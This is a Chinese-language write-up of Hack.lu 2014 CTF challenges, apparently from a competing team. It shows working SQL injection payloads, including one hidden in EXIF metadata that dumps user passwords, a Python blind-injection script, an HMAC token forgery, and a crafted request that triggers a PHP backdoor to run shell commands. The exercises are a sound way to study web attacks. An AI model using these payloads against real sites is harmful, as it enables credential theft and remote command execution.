Hack.lu 2014 Writeup

Web 50 Encrypted

> Category: Web
>
> Points: 50
>
> Author: TheJH
>
> Description: Legend says there is a bank vault in Jamestown which cannot be broken into. The only way inside is through an authentication process. Even Jesse James and his companions failed to break the security of this particular bank. Can you do it?
>
> https://wildwildweb.fluxfingers.net:1411/

能看到一个登录表单，使用用户名 a 和密码 b 登录，看到了链接变成

```
https://wildwildweb.fluxfingers.net:1411/dologin.php?dhrel=FRYRPG+%60anzr%60+SEBZ+%60hfref%60+JURER+%60anzr%60+%3D+%27n%27+NAQ+%60cnffjbeq%60+%3D+ZQ5%28%27o%27%29
In [22]: hackercodecs.rotx(hackercodecs.urlunquote(a),13)
Out[22]:
u″query=SELECT+`name`+FROM+`users`+WHERE+`name`+=+’a’+AND+`password`+=+MD5(’b’)″
```

去掉后半部分，直接访问：

```
DeAdCaT___$ curl
'https://wildwildweb.fluxfingers.net:1411/dologin.php?dhrel=FRYRPG%20%60anzr%60%20SEBZ%20%60hfref%60'
<!DOCTYPE html><html>
  <head>
    <title>Encrypted Login</title>
  </head>
  <body>
    <h1>Encrypted Login</h1>
Hello admin! The flag is flag{nobody_needs_server_side_validation}.
</body></html>
```

Web 200 ImageUpload

Category: Web

Points: 200


Author: SLAZ

Description: In the Wild Wild Web, there are really bad guys. The sheriff doesn’ t know them all. Therefore, he needs your help. Upload pictures of criminals to this site and help the sheriff to arrest them. You can make this Wild Wild Web much less wild!!! Pictures will be deleted on regular basis!

Hint: Bruteforce is not necessary to solve the challenge!!! Please don’ t do this.

https://wildwildweb.fluxfingers.net:1421/

当你登录之后，你能看到一个上传图片的表单和一个 Login，上传了一个小辣椒之后，服务器生成了这么一个图片，并且下方还有一个表格。



Width	Height	Author	Manufacturer	Model
62	44			

我一开始总觉得是要绕过 gd 的压缩，在各种调教之前的一个绕过 gd 压缩的代码。后来这个题被凯神秒了，他说这是个 exif 注入。

于是后来玩了一下，用 exiftool。

最终的 payload 图片的部分 exif 信息

```
DeAdCaT-2:hack.lu2014 DeAdCaT___$ exiftool test.jpg
ExifTool Version Number         : 9.60
File Name                       : test.jpg
Directory                       : .
File Size                       : 7.2 kB
Artist                          : asd','nidaye',(select
group_concat(id,0x3a,name,0x3a,password) from users)) #
```

在 Model 处出现数据：

```
1:sheriff:AO7eikkOCucCFJOyyaaQ,2:deputy:testpw
```

然后 Login，获得 fLag。


```
You are sucessfully logged in.
Flag: flag{1_5h07_7h3_5h3r1ff}
```

Crypto 150 Hidden in ρlaιn sιght

> Category: Crypto
>
> Points: 150
>
> Author: TheJH
>
> Description: At our software development company, one of the top developers left in anger. He told us that he had hidden a backdoor in our node.js server application — he thinks that we can’t find it even if we try. I have attached the source code of our fileserver. After registration, you can log in, upload files and create access tokens for your files that others can use to retrieve them. He must have added some way to retrieve files without permission. And we don’t have version control, so we can’t just check his last commits. We have read the source code multiple times, but just can’t figure out how he did it. Maybe he just lied? Can you help us and demonstrate how the backdoor works? We have uploaded a file to testuser/files/flag.txt - please try to retrieve it.
>
> Connect to https://wildwildweb.fluxfingers.net:1409/. Note that all your files will be purged every 5 minutes.
>
> You can download the service code here: Download

一开始以为是密码题，后来发现是隐写。。。。（机智的 lym

一个图片说明问题：



```
var HMAC_SECRET = ''
for (var i=0; i<20; i++) {
   HMAC_SΕCRET = HMAC_SECRET + (Math.random(
}
```

下面那个长的像拉长的 E 的东西是

\u0395

也就是说：

HMAC_SECRET = ’’

用 python：

```
In [76]: hmac.new(’’,’testuser/flag.txt’,hashlib.sha256).hexdigest()
Out[76]:
’4a332c7f27909f85a529393cea72301393f84cf5908aa2538137776f78624db4’
DeAdCaT___$ curl
https://wildwildweb.fluxfingers.net:1409/files/testuser/flag.txt/4a33
2c7f27909f85a529393cea72301393f84cf5908aa2538137776f78624db4
flag{unicode_stego_is_best_stego}
```

Web 200 Killy The Bit

Category: Web

Points: 200

Author: understrich

Description: Killy the Bit is one of the dangerous kittens of the wild west. He already flipped bits in most of the states and recently hacked the Royal Bank of Fluxembourg (https://wildwildweb.fluxfingers.net:1424/). All customer of the bank are now advised to change their password for the next release of the bank’s website which will be launched on the 23.10.2014 10:01 CEST. Killy the Bit stands in your debt and sent the following link

> https://wildwildweb.fluxfingers.net:1424/index.phps. Can you break the password generation process in order to get access to the admin account?
>
> Hint: The challenge won’ t actually send emails — just concentrate on the website!
>
> Hint: The password’ s column name is passwd.
>
> Hint: Blind SQLi is not a good solution. You can get the correct and complete flag with one single request!

狗我比较弱，用的盲注：

```
import requests
def binary_sqli(left, right, index):
    while 1:
        mid = (left + right)/2
        if mid == left:
            print chr(mid)
            return chr(mid)
            break
        payload = ”’ union select name,email from user where name = if(ascii(substr((select passwd from user where name=’admin’),%s,1))<%s,’admin’,’root’)%%23″ % (str(index), str(mid))
        url = ’https://wildwildweb.fluxfingers.net:1424/?name=’ + payload + ’&submit=Generate’
        r = requests.get(url)
        tmp = r.text
        if len(tmp) < 480:
            right = mid
        else:
            left = mid
if __name__ == ’__main__’:
    ans = ’’
    for i in range(1,65):
        ans += binary_sqli(35, 127, i)
    print ans
```

拿到了 flag：

```
flag{Killy_The_Bit_Is_Wanted_for_9000_$$_FoR_FlipPing_Bits}
```

更优雅的一句话 get flag：

```
DeAdCaT___$ http
https://wildwildweb.fluxfingers.net:1424/?name=adm%27%20UNION%20select%20passwd,2%20from%20user%20where%20name=%27admin%27%20LIMIT%201,2%23&submit=Generate#
[1] 49939
DeAdCaT-2:longest-common-prefix DeAdCaT___$ HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Tue, 28 Oct 2014 08:31:24 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: nginx
Set-Cookie: PHPSESSID=qk9aod6reqkf8f2c17qhdo1dl2; path=/
Transfer-Encoding: chunked
X-Powered-By: PHP/5.5.9-1ubuntu4.4
<html><head><style type='text/css'><!-- body {background-image: url(bg.jpg);background-repeat: no-repeat;height: Percent;width: Percent; background-size: cover;}//--></style> <title>Royal Bank of Fluxembourg</title></head></html><!--
Single cows are waiting for you


_____________________
|I'm a hot single cow!|
---------------------
\    ^__^
\   (oo)\_______
(__)\       )\/\
||----w |
||     ||



-->We couldn't find your username, but it sounds like this user:<br>flag{Killy_The_Bit_Is_Wanted_for_9000_$$_FoR_FlipPing_Bits}<br>
```

SQL 语句不够溜啊 QAQ

Web 200 Next Global Backdoor

Category: Web

Points: 150

Author: reiners

Description: J0nas is a simple man. He specializes in only one thing: Building the most beautiful back doors that you’ve ever seen. This gem was used in multiple saloons, letting only the most skilled c0wb0ys pass.

https://wildwildweb.fluxfingers.net:1425/index.php
index.phps

```
<?php

    $v1 = next(neXt(${'next'}['next']))
    // step 1
    //
@$GLOBALS=$GLOBALS{next}=next($GLOBALS{’GLOBALS’})[$GLOBALS[’next’][’
next’]=next($GLOBALS)[’GLOBALS’]][$next[’GLOBALS’]=next($GLOBALS[GLOB
ALS][’GLOBALS’])[$next[’next’]]][$next[’GLOBALS’]=next($next[’GLOBALS
’])][$GLOBALS[next][’next’]($GLOBALS[’next’]{’GLOBALS’})]=$v1;
    // step 2 globals next += 1

//@$GLOBALS=$GLOBALS{next}=$_POST[$GLOBALS[’next’][’next’]=next($GLOB
ALS)[’GLOBALS’]][$next[’GLOBALS’]=next($GLOBALS[GLOBALS][’GLOBALS’])[
$next[’next’]]][$next[’GLOBALS’]=next($next[’GLOBALS’])][$GLOBALS[nex
t][’next’]($GLOBALS[’next’]{’GLOBALS’})]=$v1;
    // step 3 globals next += 1
    // $v2 = $next[’next’]=$_COOKIE[’GLOBALS’];
    //
@$GLOBALS=$GLOBALS{next}=$_POST[$v2][$next[’GLOBALS’]=next($GLOBALS[G
LOBALS][’GLOBALS’])[$next[’next’]]][$next[’GLOBALS’]=next($next[’GLOB
ALS’])][$GLOBALS[next][’next’]($GLOBALS[’next’]{’GLOBALS’})]=$v1;
    // step 4 globals next += 1
    // $GLOBALS[GLOBALS][’GLOBALS’] = $GLOBALS
    // $v2 = $next[’next’]=$_COOKIE[’GLOBALS’];
    // $v3 = $next[’GLOBALS’]=$_FILES[$v2]
    //
@$GLOBALS=$GLOBALS{next}=$_POST[$v2][$v3][$next[’GLOBALS’]=next($next
[’GLOBALS’])][$GLOBALS[next][’next’]($GLOBALS[’next’]{’GLOBALS’})]=$v
1;
    // step 5
    // $v2 = $next[’next’]=$_COOKIE[’GLOBALS’];
    // $v3 = $next[’GLOBALS’]=$_FILES[$v2];
    // next($_FILE) = $_FILES[$v2][’type’]
    // $v4 = $next[’GLOBALS’]=$_FILES[$v2][’type’];
    //
@$GLOBALS=$GLOBALS{next}=$_POST[$v2][$v3][$v4][$GLOBALS[next][’next’]
($GLOBALS[’next’]{’GLOBALS’})]=$v1;
    // step 6
    $v2 = $next[’next’]=$_COOKIE[’GLOBALS’];
    $v3 = $next[’GLOBALS’]=$_FILES[$v2];
    $v4 = $next[’GLOBALS’]=$_FILES[$v2][’type’];

@$GLOBALS=$GLOBALS{next}=$_POST[$v2][$v3][$v4][$_COOKIE[’GLOBALS’]($_
FILES[$v2][’type’])]=$v1;
?>
```

构造数据包：

```
POST /index.php HTTP/1.1
Host: wildwildweb.fluxfingers.net:1425
Content-Length: 1325
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryePkpFF7tjBAqx29L
Cookie: GLOBALS=system

------WebKitFormBoundaryePkpFF7tjBAqx29L
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryePkpFF7tjBAqx29L
Content-Disposition: form-data; name="ls"; filename="hello.o"
Content-Type: ls
<file data>
------WebKitFormBoundaryePkpFF7tjBAqx29L——
```

最后 cat /flag.txt 即可。

```
flag{backdoor_business_is_hard,_fella}
```

LInK

WEibO